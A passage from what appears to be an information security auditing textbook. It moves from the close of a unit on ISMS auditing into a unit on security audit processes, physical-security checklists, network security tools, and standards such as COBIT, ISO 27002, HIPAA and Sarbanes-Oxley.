Auditing process is aimed for the continual improvement of the auditee organization and thus the auditor perspective should be aimed at refining the security process rather than merely complying with the standard against which the auditing is done. The Auditing organization must maintain a relationship with the auditee even after the completion of the audit process to keep auditee organization updated for the latest security developments and to help in implementing the secure environment.

4.8 LET US SUM UP

In this unit we discussed about auditing concept and principles. Audit in least form provides assurance to the management that ISMS or any other management system is working as expected and identify gap and opportunities for improvement. Different types of auditing and benefits of auditing to the organizations was discussed. We also covered internal ISMS audit which is mandatory activity for the ISMS certification and finally discussed good practices for auditee and auditors during audit assignment..

Activity

Activity 1: Prepare a plan for ISMS auditing.

Activity 2: Explore Non-conformance reporting template.

Activity 3: Prepare a audit checklist for conducting firewall configuration auditing.

4.9 CHECK YOUR PROGRESS

1. Define auditing.
2. List down type of auditing.
3. List phases of internal auditing.
4. SoA Stands for
5. Whther Internal audit is mandatory as per ISO 27001 (Yes/No).

4.9 ANSWERS TO CHECK YOUR PROGRESS

1. Define auditing.
As per ISO 19011:2011—Guidelines for auditing management systems, an audit is a “systematic, independent and documented process for obtaining audit evidence [records, statements of fact or other information which are relevant and verifiable] and evaluating it objectively to determine the extent to which the audit criteria [set of policies, procedures or requirements] are fulfilled.”
2. List down type of auditing.
First Party Audit or Internal Audit: A first-party audit is performed within an organization to measure its controls against its own procedures or methods and/or against standards criteria adopted by or imposed on the organization. A first-party audit is an internal audit conducted by auditors who are employed by the organization being audited but who have no vested interest in the audit results of the area being audited.

Second Party Audit: A second-party audit is an external audit performed on a supplier by a customer or by a contracted organization on behalf of a customer. A contract is in place, and the goods or services are being, or will be, delivered. Second-party audits are subject to the rules of contract law, as they are providing contractual direction from the customer to the supplier.

Third Party Audit: A third-party audit is performed by an audit organization independent of the customer-supplier relationship and is free of any conflict of interest. Independence of the audit organization is a key component of a third-party audit. Third-party audits may result in certification, registration, recognition, an award, license approval, or a penalty issued by the third-party organization or an interested party.

3. List phases of internal auditing.

Phase 1: Pre Internal Audit

Phase 2: Conducting Audit

Phase 3: Reporting and Closure

4. SoA Stands for Statement of Applicability
5. Whether Internal audit is mandatory as per ISO 27001 - Yes.

4.10 MODEL QUESTIONS

1. Explain Auditing.
2. Write short note on ISMS auditing.
3. Explain different types of auditing.
4. Discuss principles of auditing.
5. What do you understand by ISMS internal audit.
6. Discuss phases of ISMS audit.
7. Discuss some responsibilities of auditee during ISMS audit execution.
8. Discuss responsibilities of auditors in ISMS audit engagement.
9. What is role of non-disclosure agreement in auditing.
10. What is follow-up audit.

BLOCK III

UNIT I: SECURITY AUDIT

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the definition of Security Audit
- Know the Audit Process
- Know about the audited systems
- Know about the Specific tools used in network security
- Describe different type of Security Audit Standards
- Understand the process of Auditing application security
- Know the process involved in Security Audit Planning
- **Perform** Security Audit Reporting

1.2 SECURITY AUDIT

A security audit is a manual or systematic Examination of a system or application. It is typically a human process, managed by a team of “auditors” with technical and business knowledge of the company’s information technology assets and business processes. As part of any audit, these teams will interview key personnel, conduct vulnerability assessments, catalog existing security policies and controls, & examine IT assets covered by the scope of the audit while Automated assessments or CAATs, include system generated audit reports or using software to monitor and report changes to files and settings on a system. System may include PC’s, servers, mainframes, network routers, switches. Applications can include Web services, Database etc.

1.2.1 The audit process

While there are certainly planning and consensus building steps that any team would be wise to take before beginning an audit (for example, making sure that senior management supports the project), the following steps are essential to the audit itself.




Figure 11: PDCA cycle⁶

1.2.1.1 Audit Planning & Preparation

Generally, computer security audits are performed by:

- **National** or State Regulators - Certified accountants, CISA. Federal OTS, OCC, DOJ, etc.
- Corporate Internal Auditors - Certificated accountants, CISA, Certified Internet Audit Professional (CIAP).
- External Auditors - Specialized in the areas related to technology auditing.
- Consultants - Outsourcing the technology auditing where the organization lacks the specialized skill set.

The auditor should have good knowledge about the company and its serious business activities before conducting a data-center review. The data center is designed to line up data center activities with the objectives of the business while sustaining the security and integrity of serious information and processes. To decide whether or not the client's objective is being achieved, the auditor should accomplish the following before leading the review:

- Discuss with IT administration to determine potential areas of concern.
- Review the present IT organization chart.
- Review job accounts of data center employees.
- Exploration of all operating systems, software applications and data center equipment operating within the data center.
- Analysis the company's IT policies and procedures.
- Assess the company's IT budget and systems preparation documentation.
- Analysis the data center's disaster recovery plan.

1.2.1.2 Establishing audit objectives

In the next step, piloting a review of a corporate data center takes place when the auditor sketches the data center audit objectives. Auditors consider multiple aspects that relate to data

⁶ Image courtesy:
http://2.bp.blogspot.com/-Z7N1JMWRsA/TcFDbcHQ23I/AAAAAAAAAsg/DObkd1_hB7M/s1600/PDCA-Two-Cycles-large-white-background.png

center procedures and activities that potentially identify audit risks in the operating atmosphere and assess the controls in place that moderate those risks. After thorough testing and analysis, the auditor is able to effectively determine if the data center retains proper controls and is operating competently and effectively.

Following is a list of objectives the auditor should review:

- Personnel procedures and accountabilities including systems and cross-functional training.
- Change management processes are in place and trailed by IT and management personnel.
- Proper back up procedures are in place to decrease downtime and prevent loss of essential data.
- The data center has suitable physical security controls to prevent unofficial access to the data center.
- Adequate environmental controls are in place to guarantee equipment is protected from fire and flooding.

1.2.1.3 Performing the review

The next step is collecting proof to satisfy data center audit purposes. This involves traveling to the data center site and noticing processes and procedures executed within the data center. The following review procedures must be conducted to satisfy the pre-determined audit objectives:

- **Data center personnel** – All data center personnel must be officially authorized to access the data center (key cards, login ID's, secure passwords, etc.). Data center employees are sufficiently educated about data center equipment and correctly perform their jobs. Vendor service personnel are overseen when doing work on data center equipment. The auditor should detect and interview data center employees to fulfill their objectives.
- **Equipment** – The auditor should confirm that all data center equipment is functioning properly and effectively. Equipment operation reports, equipment examination for damage and functionality, system downtime records and equipment performance measurements will help the auditor decide the state of data center equipment. Furthermore, the auditor should interview employees to determine if preventative maintenance plans are in place and performed.
- **Policies and Procedures** – All data center policies and procedures must be documented and placed at the data center. Important documented procedures comprise of data center personnel work responsibilities, back up policies, security policies, worker termination policies, system operating procedures and an overview of operating systems.
- **Physical security / environmental controls** – The auditor must assess the security of the client's data center. Physical security contains bodyguards, locked cages, man traps, single entrances, fastened down equipment, and computer monitoring systems. Also, environmental controls must be in place to guarantee the security of data center equipment. These include air conditioning units, raised floors, humidifiers and UPS.

- **Backup procedures** – The auditor must verify that the client has backup actions in place in case of system failure. Clients may keep a backup data center at a distinct location that allows them to rapidly continue operations in the case of system failure.

1.2.1.4 Issuing the review report

The data center review report must summarize the auditor's discoveries and be similar in format to a standard review report. The review report must be dated as of the completion of the auditor's inquiry and procedures. It must state what the review entailed and clarify that the review provides only "partial assurance" to third parties.

1.3 THE AUDITED SYSTEMS

Network vulnerabilities

- **Interception:** Data that is being communicated over the network is vulnerable to being intercepted by an unintentional third party who could put the data to destructive use.
- **Availability:** Networks have become wide-spanning, crossing hundreds or thousands of miles. The lost connectivity can cause business interruption.
- **Access/entry point:** Networks are vulnerable to unwelcome access. A weak point in the network can make that information accessible to intruders. It can also offer an entry point for viruses and Trojan horses.

Controls

- **Interception controls:** Interception can be partially discouraged by physical access controls at data centers and offices, counting where communication links terminate and where the network wiring and supplies are located. Encryption also helps to safe and secure wireless networks.
- **Availability controls:** The best control for this is to have excellent network architecture and monitoring. The network should have redundant paths between every resource and an access point and automatic routing to switch the traffic to the available path without loss of data or time.
- **Access/entry point controls:** Most network controls are put at the point where the network connects with external network. These controls limit the traffic that passes through the network. These can include firewalls, intrusion detection systems, and antivirus software.

The auditor should ask certain questions to better understand the network and its vulnerabilities. The auditor should first assess what the extent of the network is and how it is structured. A network diagram can assist the auditor in this process. The next question an auditor should ask is what critical information this network must protect. Things such as enterprise systems, mail servers, web servers, and host applications accessed by customers are typically areas of focus. It is also important to know who has access and to what parts. Do customers and vendors have access to systems on the network? Can employees access information from home? Lastly the auditor should assess how the network is connected to external networks and how it is protected.

Most networks are at least connected to the internet, which could be a point of vulnerability. These are critical questions in protecting networks.

1.3.1 Encryption and IT audit

In assessing the need for a client to implement encryption policies for their organization, the Auditor should conduct an analysis of the client's risk and data value. Companies with multiple external users, e-commerce applications, and sensitive customer/employee information should maintain rigid encryption policies aimed at encrypting the correct data at the appropriate stage in the data collection process.

Auditors should continually evaluate their client's encryption policies and procedures. Companies that are heavily reliant on e-commerce systems and wireless networks are extremely vulnerable to the theft and loss of critical information in transmission. Policies and procedures should be documented and carried out to ensure that all transmitted data is protected. Companies can base their policies on the Control Objectives for Information and related Technology (COBIT) guidelines established by the IT Governance Institute (ITGI) and Information Systems Audit and Control Association (ISACA). The IT auditor should be adequately informed about COBIT guidelines.

The auditor should verify that management has controls in place over the data encryption management process. Access to keys should require dual control; keys should be composed of two separate components and should be maintained on a computer that is not accessible to programmers or outside users. Furthermore, management should attest that encryption policies ensure data protection at the desired level and verify that the cost of encrypting the data does not exceed the value of the information itself. All data that is required to be maintained for an extensive amount of time should be encrypted and transported to a remote location. Procedures should be in place to guarantee that all encrypted sensitive information arrives at its location and is stored properly. Finally the auditor should attain verification from management that the encryption system is strong, not attackable and compliant with all local and international laws and regulations.

1.3.2 Logical security audit

The first step in an audit of any system is to seek to understand its components and its structure. When auditing logical security, the auditor should investigate what security controls are in place, and how they work? In particular, the following areas are key points in auditing logical security:

- **Passwords:** Every company should have written policies regarding passwords, and employee's use of them. Passwords should not be shared and employees should have mandatory scheduled changes. Employees should have user rights that are in line with their job functions. They should also be aware of proper log on/ log off procedures. Also helpful are *security tokens*, small devices that authorized users of computer programs or networks to assist in identity confirmation. They can also store cryptographic keys and biometric data. The most popular type of security token (RSA's SecurID) displays a

number which changes every minute. Users are authenticated by entering a personal identification number and the number on the token.

- **Termination Procedures:** Proper termination procedures should be in place so that old employees can no longer access the network. This can be done by changing passwords and codes. Also, all ID cards and badges that are in circulation should be documented and accounted for.
- **Special User Accounts:** Special User Accounts and other privileged accounts should be monitored and have proper controls in place.
- **Remote Access:** Remote access is often a point where intruders can enter a system. The logical security tools used for remote access should be very strict. Remote access should be logged.

1.3.3 Physical security audit

Performing regular security audits is a best practice that every business should follow. Every location is vulnerable to threats, be it physical theft, information theft, life safety risks to employees & patrons, and/or acts of God. A survey performed by the NRF revealed that in 2012, organized retail crime was the highest it has been in 7 years. Nine out of every ten retailers were affected by organized retail crime.

The best planned security systems and security procedures lose their effectiveness if they are not continually monitored. Store managers should perform regular security audits on an interval determined by senior management. Management should also establish criteria for when additional unscheduled security audits should be performed, such as a change in location, a new threat, suspicion of loss or actual loss, etc. A mechanism to communicate the findings of the security audit back to management, as well as to ensure action is taken on any shortcomings also needs to be developed. Security audits can encompass a wide array of areas; however, a cursory checklist is below.

Security Audit Checklist

- Physical layout of the organization's buildings and surrounding perimeters.
- Does the property topography provide security or reduce the means of attack or access?
- Does the landscaping offer locations to hide or means of access to roof tops or other access points?
- How many points of entry are there to the building? Are those entrances monitored?
- Do all persons entering and exiting the building go through a security check point?

Lighting

- Is there sufficient lighting to allow guards, employees, or others to see places of possible concealment or access?
- Are access points obscured by low light?

Alarms

- Including fire, intrusion, tamper, motion

- Are doors, windows, gates, turnstiles monitored for egress and ingress?
- Are means of ingress able to be audited to identify who accessed those areas?
- Is the premises monitored for fire or smoke? Does the system alert the local fire department?
- In the event of a forced entry who does the alarms system notify? Is it monitored by a third party or staff?

Physical barriers

- Including fences, bollards, tire strips, gates.
- Are fences tall enough to reduce unauthorized access to the property? Is the fence checked regularly by staff for holes, damage or access points.
- Are bollards in place to prevent damage to buildings or access points by vehicles?
- Are tire strips installed and able to be used to prevent unauthorized entry to sensitive areas around the property? Parking lots, loading docks, pick up areas.
- Are gates secure and operating properly?
- Is entry to the premises protected by gates or is vehicular traffic allowed to move freely on and off the property?

Access points

- Including doors, gates, turnstiles, windows, docks, elevators and stairwells
- Are doors and gates in good working order? Do they operate properly and close on their own?
- Do turnstiles operate properly and are credentials required to go through?
- Are windows locked if they are able to be opened?
- If large panes of glass are installed in the building, are they laminated with a security film to prevent forced entry?
- Do docks and dock doors operate properly, and are they locked when not in use?
- Are elevators and stairwells checked for daily or hourly by security staff?

Guards

- Does the organization's property utilize a guard staff?
- Do guards verify persons coming on the property are allowed access? How do they verify? ID, Verify with staff members, inspect vehicles, record names and license information?
- Do the guards make rounds on the property to check places of access? Doors, windows, elevators, stairwells, dock or bay doors, secured areas?
- Do guards complete check sheets while on duty to verify they checked as directed?
- Do guards vary their patrol patterns to reduce the chance of their routines being exploited?

CCTV

- Are the perimeter of the building and the perimeter of the property adequately covered by cameras?
- Are cameras able to switch automatically from day time to night/low light?
- Are the building entrances and exits monitored by cameras?
- Are stairwells and other access points monitored by cameras?
- Are the cameras monitored 24 hours a day or only reviewed after an incident has taken place?

Access methods

- Including locks, proximity cards/swipe cards, code or cipher locks, and other credentialing methods.
- Are locks and locking equipment in good repair and operating properly?
- Do past employees still have keys/access cards to the building?
- Have past employees/ terminated employees been removed from having access to the property?
- How often are codes changed on code or cipher locks?
- Methods of communicating breaches found during the security audit to the persons responsible for the organization's security. Including – local alarms/lighting, phone, text, email etc.
- How are security personnel notified of breaches in security and unauthorized access? Guards, local alarms, monitored alarms, phone calls?
- Does your security staff know the organization's policies for notifying management or other key personnel?

Performing a security audit on a regular basis will help your organization minimize loss and increase the safety of employees and customers. With each audit, the facility will become increasingly less vulnerable.

Anything that can be done to reduce the chance of this happening to your locations will affect your bottom line and your organization's efficiency. A security audit takes minimal time to complete and will have lasting effects on increasing the safety and security of your locations.

1.3.4 Specific tools used in network security

Network security is achieved by various tools including firewalls and proxy servers, encryption, logical security and access controls, anti-virus software, and auditing systems such as log management.

- a. Firewalls are a very basic part of network security. They are often placed between the private local network and the internet. Firewalls provide a flow through for traffic in which it can be authenticated, monitored, logged, and reported. Some different types of firewalls include network layer firewalls, screened subnet firewalls, packet filter firewalls, dynamic packet filtering firewalls, hybrid firewalls, transparent firewalls, and application-level firewalls.

- b. The process of encryption involves converting plain text into a series of unreadable characters known as the ciphertext. If the encrypted text is stolen or attained while in transit, the content is unreadable to the viewer. This guarantees secure transmission and is extremely useful to companies sending/receiving critical information. Once encrypted information arrives at its intended recipient, the decryption process is deployed to restore the ciphertext back to plaintext.
- c. Proxy servers hide the true address of the client workstation and can also act as a firewall. Proxy server firewalls have special software to enforce authentication. Proxy server firewalls act as a middle man for user requests.
- d. Antivirus software programs such as McAfee and Symantec software locate and dispose-of malicious content. These virus protection programs run live updates to ensure they have the latest information about known computer viruses.

Logical security includes software safeguards for an organization's systems, including user ID and password access, authentication, access rights and authority levels. These measures are to ensure that only authorized users are able to perform actions or access information in a network or a workstation.

Auditing systems track and record what happens over an organization's network. Log Management solutions are often used to centrally collect audit trails from heterogeneous systems for analysis and forensics. Log management is excellent for tracking and identifying unauthorized users that might be trying to access the network, and what authorized users have been accessing in the network and changes to user authorities. Software that record and index user activities within window sessions such as *ObserveIT* provide comprehensive audit trail of user activities when connected remotely through terminal services, Citrix and other remote access software. According to a 2006 survey of 3243 *Nmap* users by Insecure.Org, *Nessus*, *Wireshark*, and *Snort* were some top-rated network security tools. According to the same survey, the *BackTrack Live* CD is the top rated information security auditing and penetration testing distribution. *Nessus* is a remote security scanner that performs over 1200 security checks for Linux, BSD, and Solaris. *Wireshark* analyzes network protocol for Unix and Windows, and *Snort* is an intrusion detection system that also supports Microsoft Windows. *Nessus*, *Wireshark*, and *Snort* are free. Some other popular products for network security include *OmniGuard*, *Guardian*, and *LANGuard*. *Omniguard* is a firewall, as is *Guardian* which also provides virus protection. *LANGuard* provides network auditing, intrusion detection, and network management. For log management, solutions from vendors such as *SenSage* and others are the choice for government agencies and highly regulated industries.

1.4 SECURITY AUDIT STANDARDS

There are a number of IT security standards. These standards represent the best security practices of a particular work sector and are tailored for that sector. Security audit standards are checklists examining specific procedures that should be followed to ensure that IT resources are adequately safeguarded.

1.4.1 COBIT-Control Objectives for Information and related Technology

The Control Objectives for Information and related Technology (COBIT) is a set of best practices (framework) for information (IT) management created by the Information Systems Audit and Control Association (ISACA), and the IT Governance Institute (ITGI) in 1992.

COBIT provides managers, auditors, and IT users with a set of generally accepted measures, indicators, processes and best practices to assist them in maximizing the benefits derived through the use of information technology and developing appropriate IT governance and control in a company.

1.4.2 FISCAM (Federal Information Systems Control Audit Manual)

As computer technology has advanced, federal agencies and other government entities have become dependent on computerized information systems to carry out their operations. To help ensure the proper operation of these systems, FISCAM provides auditors with specific guidance for evaluating the confidentiality, integrity, and availability of information systems consistent with generally Accepted Government Auditing Standards, also known as the Yellow Book; and the Financial Audit Manual. FISCAM is also consistent with National Institute of Standards and Technology's (NIST) guidelines for complying with the Federal Information Security Modernization Act of 2014 (FISMA). This law requires federal agencies to develop, document, and implement agency-wide programs to ensure information security. NIST Special Publication 800-53 provides recommended security controls for federal information systems and organizations, and appendix 3 of FISCAM provides a crosswalk to those controls.

1.4.3 ISO: 17799

These are the major international information security standards, published by ISO. ISO 27002 was formerly known as ISO 17799, having been renamed in 2007. It is closely related to ISO 27001. The former of these is a code of practice for information security management, whilst the latter is a specification for information security management.

ISO/IEC 27002 is an information security standard published by the International Organization for Standardization (ISO) and by the International Electro technical Commission (IEC), titled Information technology – Security techniques – Code of practice for information security management. ISO/IEC 27002:2005 was developed from BS7799, published in the mid-1990s. The British Standard was adopted by ISO/IEC as ISO/IEC 17799:2000, revised in 2005, and renumbered (but otherwise unchanged) in 2007 to align with the other ISO/IEC 27000-series standards. ISO/IEC 27002 provides best practice recommendations on information security management for use by those responsible for initiating, implementing or maintaining information security management systems (ISMS). Information security is defined within the standard in the context of the C-I-A triad: the preservation of confidentiality (ensuring that information is accessible only to those authorized to have access), integrity (safeguarding the accuracy and completeness of information and processing methods) and availability (ensuring that authorized users have access to information and associated assets when required)

1.4.3.1 Outline for ISO27002:2013

The current version (as of January 2015) is the ISO27002:2013 and it starts with 5 introductory sections:

1. Introduction
2. Scope
3. Normative references
4. Terms and definitions
5. Structure of this standard

These are followed by 14 domains:

1. Information Security Policies
2. Organization of Information Security
3. Human Resource Security
4. Asset Management
5. Access Control
6. Cryptography
7. Physical and environmental security
8. Operation Security- procedures and responsibilities, Protection from malware, Backup, Logging and monitoring, Control of operational software, Technical vulnerability management and Information systems audit coordination
9. Communication security - Network security management and Information transfer
10. System acquisition, development and maintenance - Security requirements of information systems, Security in development and support processes and Test data
11. Supplier relationships - Information security in supplier relationships and Supplier service delivery management
12. Information security incident management - Management of information security incidents and improvements
13. Information security aspects of business continuity management - Information security continuity and Redundancies
14. Compliance - Compliance with legal and contractual requirements and Information security reviews

1.4.3.2 Outline for ISO27002:2005

After the 4 introductory sections (0. Introduction, 1. Scope, 2. Terms and Definitions, and 3. Structure of This Standard), the standard contains the following twelve main sections

1. Risk assessment
2. Security policy – management direction
3. Organization of information security – governance of information security
4. Asset management – inventory and classification of information assets
5. Human resources security – security aspects for employees joining, moving and leaving an organization

6. Physical and environmental security – protection of the computer facilities
7. Communications and operations management – management of technical security controls in systems and networks
8. Access control – restriction of access rights to networks, systems, applications, functions and data
9. Information systems acquisition, development and maintenance – building security into applications
10. Information security incident management – anticipating and responding appropriately to information security breaches
11. Business continuity management – protecting, maintaining and recovering business-critical processes and systems
12. Compliance – ensuring conformance with information security policies, standards, laws and regulations

1.4.4 HIPAA-Health Insurance Portability and Accountability Act Of 1996

The Health Insurance Portability and Accountability Act of 1996 was enacted by the United States Congress and signed by President Bill Clinton in 1996. It has been known as the Kennedy–Kassebaum Act or Kassebaum-Kennedy Act after two of its leading sponsors. Title I of HIPAA protects health insurance coverage for workers and their families when they change or lose their jobs. Title II of HIPAA, known as the Administrative Simplification (AS) provisions, requires the establishment of national standards for electronic health care transactions and national identifiers for providers, health insurance plans, and employers.

1.4.5 Sarbanes Oxley Act of 2002

The Sarbanes-Oxley Act signed into law by George W. Bush on July 30, 2002 was overwhelmingly approved by House (423-3) and Senate (99-0) to combat white collar financial crimes such as those like Enron and WorldCom⁷. This act is comprised of 11 titles that describe specific mandates and requirements for accounting and financial reporting standards for all U.S. public company boards, management, and public accounting firms. This Act covers specific responsibilities and criminal penalties, and requires the Securities and Exchange Commission (SEC) to enforce the new law.

"With the advent of SOX, capabilities like web access management have become almost the de facto technology that you use to enforce some of the SOX requirements, such as section 404. Access control and identity management systems can enable organizations to enforce access and provide a detailed audit trail to show auditors exactly what's happening." - William Barnes, Pfizer's Manager of Identity Services.

1.4.5.1 History of SOX

After the highly publicized frauds at Enron, WorldCom, and Tyco, there was an outcry for changes to be made in the accountability of firms to protect investors by improving the accuracy

⁷ <https://healthinformatics.wikispaces.com/Sarbanes-Oxley+Act>

and reliability of corporate disclosures made pursuant to the securities laws, and for other purposes. The bill was passed into law on July 30, 2002.

1.4.5.2 What does the SOX Act do?

The Sarbanes-Oxley Act created new standards for corporate accountability as well as new penalties for acts of wrongdoing. It changes how corporate boards and executives must interact with each other and with corporate auditors. The Act specifies new financial reporting responsibilities, including adherence to new internal controls and procedures designed to ensure the validity of their financial records.

1.4.5.3 SOX Act & Healthcare

Directors & high-level personnel shall be required to establish, exercise reasonable oversight and take an active leadership role for the content and operation of compliance and ethics programs. Such governing authority will be responsible for

- (i) identifying as assessing areas of risk,
- (ii) training high-level officials (on an ongoing basis), and
- (iii) providing compliance officers with sufficient authority to carry out their responsibilities.

Specific individual(s) within the organization shall be assigned day-to-day operational responsibility for the compliance and ethics program and be given adequate resources to carry out the associated duties, with high-level personnel assigned ultimate responsibility for the program's effectiveness. Small organizations (fewer than 200 employees) shall demonstrate the same degree of commitment to ethical conduct and compliance with the law as large organizations, albeit with less formality and fewer resources than would be expected of large organizations, and will be eligible for compliance program credit.

The organization will be precluded from mitigation of its sentence if it fails to self-report criminal misconduct in a timely manner and if management-level officials tolerated or were involved in illegal activities. Failure to adhere to industry regulations and standards weighs against an organization's eligibility for compliance credit under the guidelines.

Although the failure to prevent or detect the instant offense will not necessarily mean that the program is not generally effective in preventing and detecting criminal conduct, recurrence of similar misconduct creates the rebuttable presumption the organization failed to take reasonable steps to meet the requirements of the guidelines. The guidelines mandate large fines for organizations that have ineffective programs to prevent and detect criminal conduct.

1.4.5.4 Major elements

1.4.5.1 Public Company Accounting Oversight Board (PCAOB)

Number 1 consists of nine sections and establishes the Public Company Accounting Oversight Board, to provide independent oversight of public accounting firms providing audit services ("auditors"). It also creates a central oversight board tasked with registering auditors, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with the specific mandates of SOX.

1.4.5.2 Auditor Independence

Number 2 consists of nine sections and establishes standards for external auditor independence, to limit conflicts of interest. It also addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements. It restricts auditing companies from providing non-audit services (e.g., consulting) for the same clients.

1.4.5.3 Corporate Responsibility

Number 3 consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction of external auditors and corporate audit committees, and specifies the responsibility of corporate officers for the accuracy and validity of corporate financial reports. It enumerates specific limits on the behaviours of corporate officers and describes specific forfeitures of benefits and civil penalties for non-compliance. For example, Section 302 requires that the company's "principal officers" (typically the Chief Executive Officer and Chief Financial Officer) certify and approve the integrity of their company financial reports quarterly.

1.4.5.4 Enhanced Financial Disclosures

Number 4 consists of nine sections. It describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures and stock transactions of corporate officers. It requires internal controls for assuring the accuracy of financial reports and disclosures, and mandates both audits and reports on those controls. It also requires timely reporting of material changes in financial condition and specific enhanced reviews by the SEC or its agents of corporate reports.

1.4.5.5 Analyst Conflicts of Interest

Number 5 consists of only one section, which includes measures designed to help restore investor confidence in the reporting of securities analysts. It defines the codes of conduct for securities analysts and requires disclosure of knowable conflicts of interest.

1.4.5.6 Commission Resources and Authority

Number 6 consists of four sections and defines practices to restore investor confidence in securities analysts. It also defines the SEC's authority to censure or bar securities professionals from practice and defines conditions under which a person can be barred from practicing as a broker, advisor, or dealer.

1.4.5.7 Studies and Reports

Number 7 consists of five sections and requires the Comptroller General and the SEC to perform various studies and report their findings. Studies and reports include the effects of consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations, and enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.

1.4.5.8 Corporate and Criminal Fraud Accountability

Number 8 consists of seven sections and is also referred to as the "Corporate and Criminal Fraud Accountability Act of 2002". It describes specific criminal penalties for manipulation, destruction or alteration of financial records or other interference with investigations, while providing certain protections for whistle-blowers.

1.4.5.9 White Collar Crime Penalty Enhancement

Number 9 consists of six sections. This section is also called the "White Collar Crime Penalty Enhancement Act of 2002." This section increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.

1.4.5.10 Corporate Tax Returns

Number 10 consists of one section. Section 1001 states that the Chief Executive Officer should sign the company tax return.

1.4.5.11 Corporate Fraud Accountability

Number 11 consists of seven sections. Section 1101 recommends a name for this title as "Corporate Fraud Accountability Act of 2002". It identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens their penalties. This enables the SEC to resort to temporarily freezing transactions or payments that have been deemed "large" or "unusual".

1.5 AUDITING APPLICATION SECURITY

Application security- Application Security centers on three main functions:

- Programming
- Processing
- Access

When it comes to programming it is important to ensure proper physical and password protection exists around servers and mainframes for the development and update of key systems. Having physical access security at your data center or office such as electronic badges and badge readers, security guards, choke points, and security cameras is vitally important to ensuring the security of your applications and data. Then you need to have security around changes to the system. Those usually have to do with proper security access to make the changes and having proper authorization procedures in place for pulling through programming changes from development through test and finally into production. With processing it is important that procedures and monitoring of a few different aspects such as the input of falsified or erroneous data, incomplete processing, duplicate transactions and untimely processing are in place. Making sure that input is randomly reviewed or that all processing has proper approval is a way to ensure this. It is important to be able to identify incomplete processing and ensure that proper procedures are in place for either completing it, or deleting it from the system if it was in error. There should also

be procedures to identify and correct duplicate entries. Finally when it comes to processing that is not being done on a timely basis you should back-track the associated data to see where the delay is coming from and identify whether or not this delay creates any control concerns. Finally, access, it is important to realize that maintaining network security against unauthorized access is one of the major focuses for companies as threats can come from a few sources. First you have internal unauthorized access. It is very important to have system access passwords that must be changed regularly and that there is a way to track access and changes so you are able to identify who made what changes. All activity should be logged. The second arena to be concerned with is remote access, people accessing your system from the outside through the internet. Setting up firewalls and password protection to on-line data changes are key to protecting against unauthorized remote access. One way to identify weaknesses in access controls is to bring in a hacker to try and crack your system by either gaining entry to the building and using an internal terminal or hacking in from the outside through remote access.

1.5.1 Segregation of duties

When you have a function that deals with money either incoming or outgoing it is very important to make sure that duties are segregated to minimize and hopefully prevent fraud. One of the key ways to ensure proper segregation of duties (SoD) from a systems perspective is to review individuals' access authorizations. Certain systems such as SAP claim to come with the capability to perform SoD tests, but the functionality provided is elementary, requiring very time consuming queries to be built and is limited to the transaction level only with little or no use of the object or field values assigned to the user through the transaction, which often produces misleading results. For complex systems such as SAP, it is often preferred to use tools developed specifically to assess and analyze SoD conflicts and other types of system activity. For other systems or for multiple system formats you should monitor which users may have super user access to the system giving them unlimited access to all aspects of the system. Also, developing a matrix for all functions highlighting the points where proper segregation of duties has been breached will help identify potential material weaknesses by cross checking each employee's available accesses. This is as important if not more so in the development function as it is in production. Ensuring that people who develop the programs are not the ones who are authorized to pull it into production is key to preventing unauthorized programs into the production environment where they can be used to perpetrate fraud. The use of Computer Aided Audit Techniques (CAATS) in the performance of an IS Audit:- The Information Systems Audit Standards require us that during the course of an audit, the IS auditor should obtain sufficient, reliable and relevant evidence to achieve the audit objectives. The audit findings and conclusions are to be supported by the appropriate analysis and interpretation of this evidence. CAATs are useful in achieving this objective.

1.5.2 Computer Assisted Audit Techniques

CAATs are important tools for the IS auditor in performing audits. They include many types of tools and techniques, such as generalized audit software, utility software, test data, application

software tracing and mapping, and audit expert systems. For us, our CAATs include ACL Data Analysis Software and the Information Systems Audit Toolkit(ISAT).

CAATs may be used in performing various audit procedures including:

- Tests of details of transactions and balances(Substantive Tests)
- Analytical review procedures
- Compliance tests of IS general controls
- Compliance tests of IS application controls

CAATs may produce a large proportion of the audit evidence developed on IS audits and, as a result, the IS auditor should carefully plan for and exhibit due professional care in the use of CAATs. The major steps to be undertaken by the IS auditor in preparing for the application of the selected CAATs are:

- Set the audit objectives of the CAATs
- Determine the accessibility and availability of the organisation's IS facilities, programs/system and data
- Define the procedures to be undertaken (e.g., statistical sampling, recalculation, confirmation, etc.)
- Define output requirements
- Determine resource requirements, i.e., personnel, CAATs, processing environment (organisation's IS facilities or audit IS facilities)
- Obtain access to the clients's IS facilities, programs/system, and data, including file definitions
- Document CAATs to be used, including objectives, high-level flowcharts, and run instructions
- Make appropriate arrangements with the Auditee and ensure that:
- Data files, such as detailed transaction files are retained and made available before the onset of the audit.
- You have obtained sufficient rights to the client's IS facilities, programs/system, and data
- Tests have been properly scheduled to minimise the effect on the organisation's production environment.
